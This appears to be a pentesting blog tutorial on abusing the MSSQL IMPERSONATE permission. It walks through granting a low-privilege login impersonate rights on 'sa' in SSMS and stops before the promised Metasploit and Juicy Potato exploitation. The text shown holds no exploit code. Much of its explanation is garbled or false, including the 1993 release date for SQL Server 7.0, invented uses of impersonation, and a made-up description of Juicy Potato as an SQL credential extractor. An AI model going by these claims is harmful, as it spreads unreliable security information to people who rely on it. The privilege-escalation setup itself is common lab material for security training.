MSSQL for Pentester: Impersonate

August 31, 2021   By Raj Chandel

In this article, we will learn about Impersonate feature that MSSQL servers offer. The earliest implementation of Impersonate was in SQL Server 7.0, released January 1993. This command is used to authenticate a user on behalf of another user. Let's learn all about it now.

Table of Content

Introduction

The MSSQL Impersonate command is a way of authenticating against other user names to execute system queries. It's typically used in conjunction with the CREATE USER statement for this purpose. When you use the impersonation account, SQL Server checks whether you have permissions for all databases referenced by the query.

There are many cases in which it's necessary to log in as someone else on a computer. For instance, you might not have the administrative privileges required for tasks like installing new software or accessing files that you can't access without credentials. However, there are times when this is necessary even though you do have the appropriate level of permissions. When this is the case, Microsoft provides an impersonation feature called "Impersonate." It's one of those security features that's built-in and easy to use. This article introduces how you can use it with Microsoft SQL Server Management Studio (SSMS).

You need to understand several things before you go; further, the first is that SQL Server has a login process that requires authentication with a valid user name and password. When you log on as a user, SSMS will prompt for that user's password. The next thing to understand is the concept of impersonation—you can log in as one user

but be logged on as another. This means that if your current login isn't authorized for the task you want to do, you can switch to a different account through impersonation and still do the job.

Uses of Impersonate property

There are multiple uses of the Impersonate property in the MSSQL server. Some of them are listed below:

- Imagine a client application needs to access a database on the server, but the client doesn't run under a privileged account. In this case, MSSQL impersonation will enable the client application to access the database without credentials for accessing it on the server. This is useful when architecting Web or file-sharing services where anonymous or unauthenticated users can upload data for other users to download. The client application would access the database without providing credentials by enabling impersonation with an anonymous user account. The only credentials required would be for creating/dropping/replicating tables.

- This property is applicable when you want a service account to access a database. This means that all database connection strings not provided by the service account require impersonating the server instance. With this property set, an administrator would need to adjust all connection strings in one go and ensure that they have been set accordingly with appropriate privileges on each server application.

- Another reason for using this property is for compatibility with Active Directory Users and Computers (ADUC). ADUC is a helpful tool for working with accounts and groups in your domain: you can create/delete accounts, enable or disable accounts, set password expirations, and generally manage user objects in your Active Directory (AD) domain. However, ADUC does not allow you to add or update custom data for user objects; instead, it will enable you to edit only the data stored in standard fields such as first name, last name, etc. The impersonate property forces MSSQL to present itself as a member of the Domain Users group within the OS when connecting to the server. This means that users can use ADUC without needing elevated permissions on their workstations.

- This property uses the same method as Windows for executing stored procedures (SPs) and triggers on the remote server. This is what SQL Server does when impersonate: it runs user=<user> as the context of TRUST on all remote SPs and triggers. This allows T-SQL users to access the database using their Windows/AD credentials without providing SQL Server credentials on every call.

- It can also invoke a database function or stored procedure that uses a specific context user (for example, members of a database role). By setting this property, you can allow users who are added to this group or database role to start impersonating the server with just one connection.

Security Implications of MSSQL Impersonate

This property allows a user to impersonate another user in MSSQL and create the other user's login credentials. The security implications of using this property are that if someone can impersonate you on your database, they

can log into any application that requires authentication against your database without needing to know any passwords or personal information about you. This is precisely what we will try and exploit in our article.

Introduction to Juicy Potato

We will exploit the Impersonate Property using two tools: Metasploit and juicy potato. Everyone is familiar with Metasploit. So, for now, I will take this opportunity to introduce Juicy Potato which you can download from **here.**

Juicy Potato Tool is used for hacking or impersonating any SQL login with ease. The juicy potato will automatically extract that user's username and password from that SQL server without any problems. So, users can use it to hack their own or someone else's database without any errors in this process. All the information will be saved on the user's machine with the latest version.

Also, this tool can be used to extract information from a specific table or columns. This is very useful for pentesters to analyze a database and remove any essential things. It can also be used to login into a database without knowing the login of the database. This tool is one of its kind that is designed to extract all necessary information from SQL Server, MySQL, MS Access, Oracle, and IBM DB2 with ease and speed. It can create access files and scripts for the user's convenience. The user can customize the output as per his requirements. So, it allows the user to do anything that he wants to do with the database with a single click. This tool has many features which make it robust and easy to use. It is beneficial for network admins, administrators, pentesters, hackers, etc. It executes its actions without any problem at all and in time. It is highly customizable, which allows the user to customize everything about juicy potato as per their needs. The user does not need any PC knowledge or programming knowledge to use this tool perfectly and flawlessly.

Enabling Impersonate (GUI)

To know how to enable Impersonate property, let us begin from starting by creating a new user. Go to **server>Security>Logins**. Here, right-click on Logins and select the **New Login** option from the drop-down menu that will appear after right-clicking, as shown in the image below:

A dialogue box will open; in the dialogue box, give the user login name and password. Make sure the check box for **Enforce password policy** is unchecked, and then click the **OK** button as shown in the image below:

And in the right panel, you will find that a new user is created by the name of lowpriv. Now right click on the user. A drop-down menu will appear. From this drop-down menu, click on the **Properties** option as shown in the image below:

In the properties dialogue box, you can see that the only property enable is public, as shown in the image below:

Now in the right panel, you can see that there is an option called **Securables**. Click on that option and then click on the **Search** button. Doing so will open a dialogue box. The dialogue box will offer you three options. Choose **Specific objects** and click on the **OK** button as shown in the image below:

Another dialogue box will open; in that dialogue box, click on the **Object Types** button, which will open another dialogue box. In this dialogue box, select the **Login** option and then click on the **OK** button as shown in the image:

And then select the user whose login you want to impersonate. In the image below, you can see that we have chosen **sa** user. Once you have set the user, click on the **OK** button.

Now, if you check the permissions for sa user, you will see that permission to impersonate the user is enabled as shown in the image below:
